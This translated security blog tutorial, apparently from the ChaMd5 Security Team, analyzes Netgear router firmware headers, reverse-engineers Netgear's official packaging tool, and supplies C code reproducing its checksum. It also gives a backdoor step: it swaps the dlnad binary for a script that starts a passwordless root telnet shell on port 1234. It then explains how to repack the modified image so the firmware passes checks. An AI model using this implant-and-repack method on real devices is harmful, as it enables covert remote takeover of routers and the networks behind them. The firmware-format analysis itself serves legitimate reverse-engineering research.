This article mainly introduces the detailed format of certain versions of Netgear wireless router firmware, as well as how to implant a backdoor into the firmware and repack it. Finally, it reverse analyzes the official packaging tool.
1.
Introduction to Netgear

Netgear, translated into Chinese as 网件, is a company dedicated to providing easy-to-use and powerful network solutions for small and medium-sized enterprises and SOHO users. Headquartered in Santa Clara, Silicon Valley, California, its business spans many countries and regions around the world. Today, we will analyze Netgear’s home wireless router products.
2.
Firmware Analysis
Extracting Firmware with Binwalk
The firmware can be downloaded from the Netgear official website. The versions analyzed this time include R7000-V1.0.9.88_10.2.88.chk and several others.
binwalk -e R7000-V1.0.9.88_10.2.88.chk
The firmware consists of a Netgear header (0x3A bytes) + TRX header (0x1C bytes) + Linux kernel + SquashFS filesystem.Next, we will detail the meaning of each part.
Netgear Header
The first 0x3A bytes are the Netgear-provided header.
Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F
00000000 2A 23 24 5E 00 00 00 3A 01 01 00 03 1A 0A 03 16 *#$^ :
00000010 C2 70 61 44 00 00 00 00 02 24 20 00 00 00 00 00 聀aD $
00000020 C2 70 61 44 F1 AC 09 FF 55 31 32 48 33 33 32 54 聀aD瘳 U12H332T
00000030 37 38 5F 4E 45 54 47 45 41 52 78_NETGEAR
By examining multiple versions of the R7000 and XR300 chk files, the bytes from 0-8 remain unchanged, while the firmware version number starts from byte 9.● Bytes 0x9-0x10 represent the firmware version number, corresponding to the filename.● Bytes 0x10-0x17 and 0x20-0x27 contain Netgear’s checksum information, which will be explained later.● Bytes 0x18-0x1F indicate the firmware size, with each chk file size ending in 0x3A, so the size information is stored at position 0x7.● Bytes 0x28-0x39 contain the firmware type information; for the same series R7000, these 12 bytes are identical.
TRX Header
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000030                                  48 44 52 30 00 F0             HDR0 ?
00000040   E2 01 C3 75 71 F9 00 00  01 00 1C 00 00 00 60 E5   ?胾q?       `?
00000050   21 00 00 00 00 00
TRX is a format used for kernel image files in certain routers (like Linksys) and open-source firmware (like OpenWRT and DD-WRT).The TRX file header format is as follows:
struct trx_header { uint32_t magic; /* "HDR0" */ uint32_t len; /* Length of file including header */ uint32_t crc32; /* 32-bit CRC from flag_version to end of file */ uint32_t flag_version; /* 0:15 flags, 16:31 version */ uint32_t offsets[4]; /* Offsets of partitions from start of header */};
● Bytes 0x3A-0x3D are the magic number.● Bytes 0x3E-0x41 indicate the image size.● Bytes 0x42-0x45 contain the CRC value.● Bytes 0x46-0x47 are the TRX flag.● Bytes 0x48-0x49 indicate the TRX version.● Bytes 0x4A-0x55 contain partition offsets: loader offset: 0x1C, Linux kernel offset: 0x21E560, rootfs offset: 0x0.3.
Modifying Firmware
Setting Up a Backdoor
A very simple backdoor is set up here, which just adds a command to start the telnet service in the router’s startup script.
cd rootfs/usr/sbin
mv dlnad dlnadd

touch dlnad

vim dlnad
#!/bin/sh
/usr/sbin/telnetd -F -l /bin/sh -p 1234 &/usr/sbin/dlnadd &
A telnet service is opened on port 1234 without requiring a password.
sudo chown 777 dlnad
Since the Netgear header contains a checksum field, and we do not know the verification algorithm, we need to update the header content after modifying the firmware. The method I used is to calculate the CRC32 checksum and update the TRX header length, using the packet and compatible_*.txt tools from the Netgear open-source toolchain to update the Netgear header.
Official Open Source Tools
Netgear provides firmware compilation code.In some versions of the compilation code, there is a tools package that contains a packet tool, which we can use to package the firmware and generate the header. 4.
4.
Packaging Firmware
The script runs in an environment of: Ubuntu 16.04 X64, using firmware version R6300v2-V1.0.3.2_1.0.57. Running the packet tool directly shows the program’s example output.

Reverse Engineering Packet
Since I am not very familiar with the specific meanings of the packet parameters, I used IDA to reverse engineer the packet.The program logic first assigns the filename variable based on the input parameters, then extracts the firmware version information from the cfg file obtained through -i [configure file path/name]. This file corresponds to ambitCfg.h. By checking the file content, we can see that it defines the firmware version.
/*formal version control*/
#define AMBIT_HARDWARE_VERSION     "U12H240T00"
#define AMBIT_SOFTWARE_VERSION     "V1.0.3.2"
#define AMBIT_UI_VERSION           "1.0.57"
#define STRING_TBL_VERSION         "1.0.3.2_2.1.33.8"
If you want to package other versions of the firmware, you need to modify these fields to match the corresponding firmware version information.Next, we need to add headers to the three output files. All three outputs use the fwrite function to write the contents of malloc_chunk to the files.

By examining the addheader function’s reference to malloc_chunk, we can find that the modification of malloc_chunk is done with the following code.
memcpy(malloc_chunk, v20, v24);
memcpy((char *)malloc_chunk + v24, &s, v26);
memcpy((char *)malloc_chunk + v25, dest, v27);
The v20 array first stores a 4-byte string and then copies the firmware version information into it. Then it copies the kernel_checksum and rootfs_checksum, followed by the lengths of the kernel and rootfs files, and finally the rootfs_kernel_checksum, fills in 4 bytes of 0, adds the content from compatible.txt, and finally calculates a checksum for the entire header, filling the result into the previously filled 4 bytes of 0.
calculate_checksum
Next, we analyze the function that calculates the checksum. During the first call, a1 = 0, so c1 = 0, c0 = 0.During the second call, a1 = 1.

The logic here is simple; it reads one byte of data from the file each time.
c0 += *(unsigned char *)(kernel_file+i);
c1 += c0;
To verify the calculation results, I used GDB to debug the packet and check the program’s protection measures.
Arch:     i386-32-little
RELRO:    No
RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
Only NX is enabled, and there is no address randomization, making debugging convenient.Set args, gdb packet, and then input:
set args -k R6300v2-V1.0.3.2_1.0.57.chk -b compatible_r6300v2.txt -ok kernel -oall image -or rootfs -i ambitCfg.h
Set a breakpoint at 0x8048a22. You can see c0 = 0x6523b70c, c1 = 0x60eef274. I wrote a C program to achieve the same effect.
#include<stdio.h>
#include<stdlib.h>
int c1,c0;
int main(){
 FILE *kernel_file_fd = fopen("R6300v2-V1.0.3.2_1.0.57.chk","rb");
 void *kernel_file = malloc(0x2000000);
 int file_len = fread(kernel_file,1,0x2000000,kernel_file_fd);
 int i;
 for(i=0;i<file_len;i++){
  c0 += *(unsigned char *)(kernel_file+i);
  c1 += c0;
 }
 printf("0x%x,0x%x\n",c0,c1);
}
After running, the calculation results are consistent. Next, analyze when a1 = 2, focusing on the operations of shifting and adding c0 and c1. Through debugging, the final result is c0 = 0x5363, c1 = 1c30.The return value is 0x1c305363.This result can be matched with the corresponding field in the firmware.

The complete C code for calculating the checksum is as follows:
#include<stdio.h>
#include<stdlib.h>
#include<stdint.h>
int c1,c0;
int main(){
 //FILE *kernel_file_fd = fopen("R6300v2-V1.0.3.2_1.0.57.chk","rb");
 FILE *kernel_file_fd = fopen("1","rb");
 void *kernel_file = malloc(0x2000000);
 int file_len = fread(kernel_file,1,0x2000000,kernel_file_fd);
 int i;
 for(i=0;i<file_len;i++){
  c0 += *(unsigned char *)(kernel_file+i);
  c1 += c0;
 }
 c0 = (c0 & 0x0ffff) + ((unsigned int)c0 >> 16);
 c0  = ((c0 >> 16) + c0) & 0xffff;
 c1 = (c1 & 0x0ffff) + ((unsigned int)c1 >> 16);
 c1  = ((c1 >> 16) + c1) & 0xffff;
 int checksum;
 checksum = (c1 << 16) | c0;
 printf("0x%x",checksum);
}

Using this code, calculate the checksum at positions 0x24-0x27. The calculation is correct.Now that we have fully analyzed the format of the Netgear firmware and the principles of the checksum algorithm, we can make any modifications to the firmware and then use the official tools to package it or use the code provided above to package it.Original source: ChaMd5 Security Team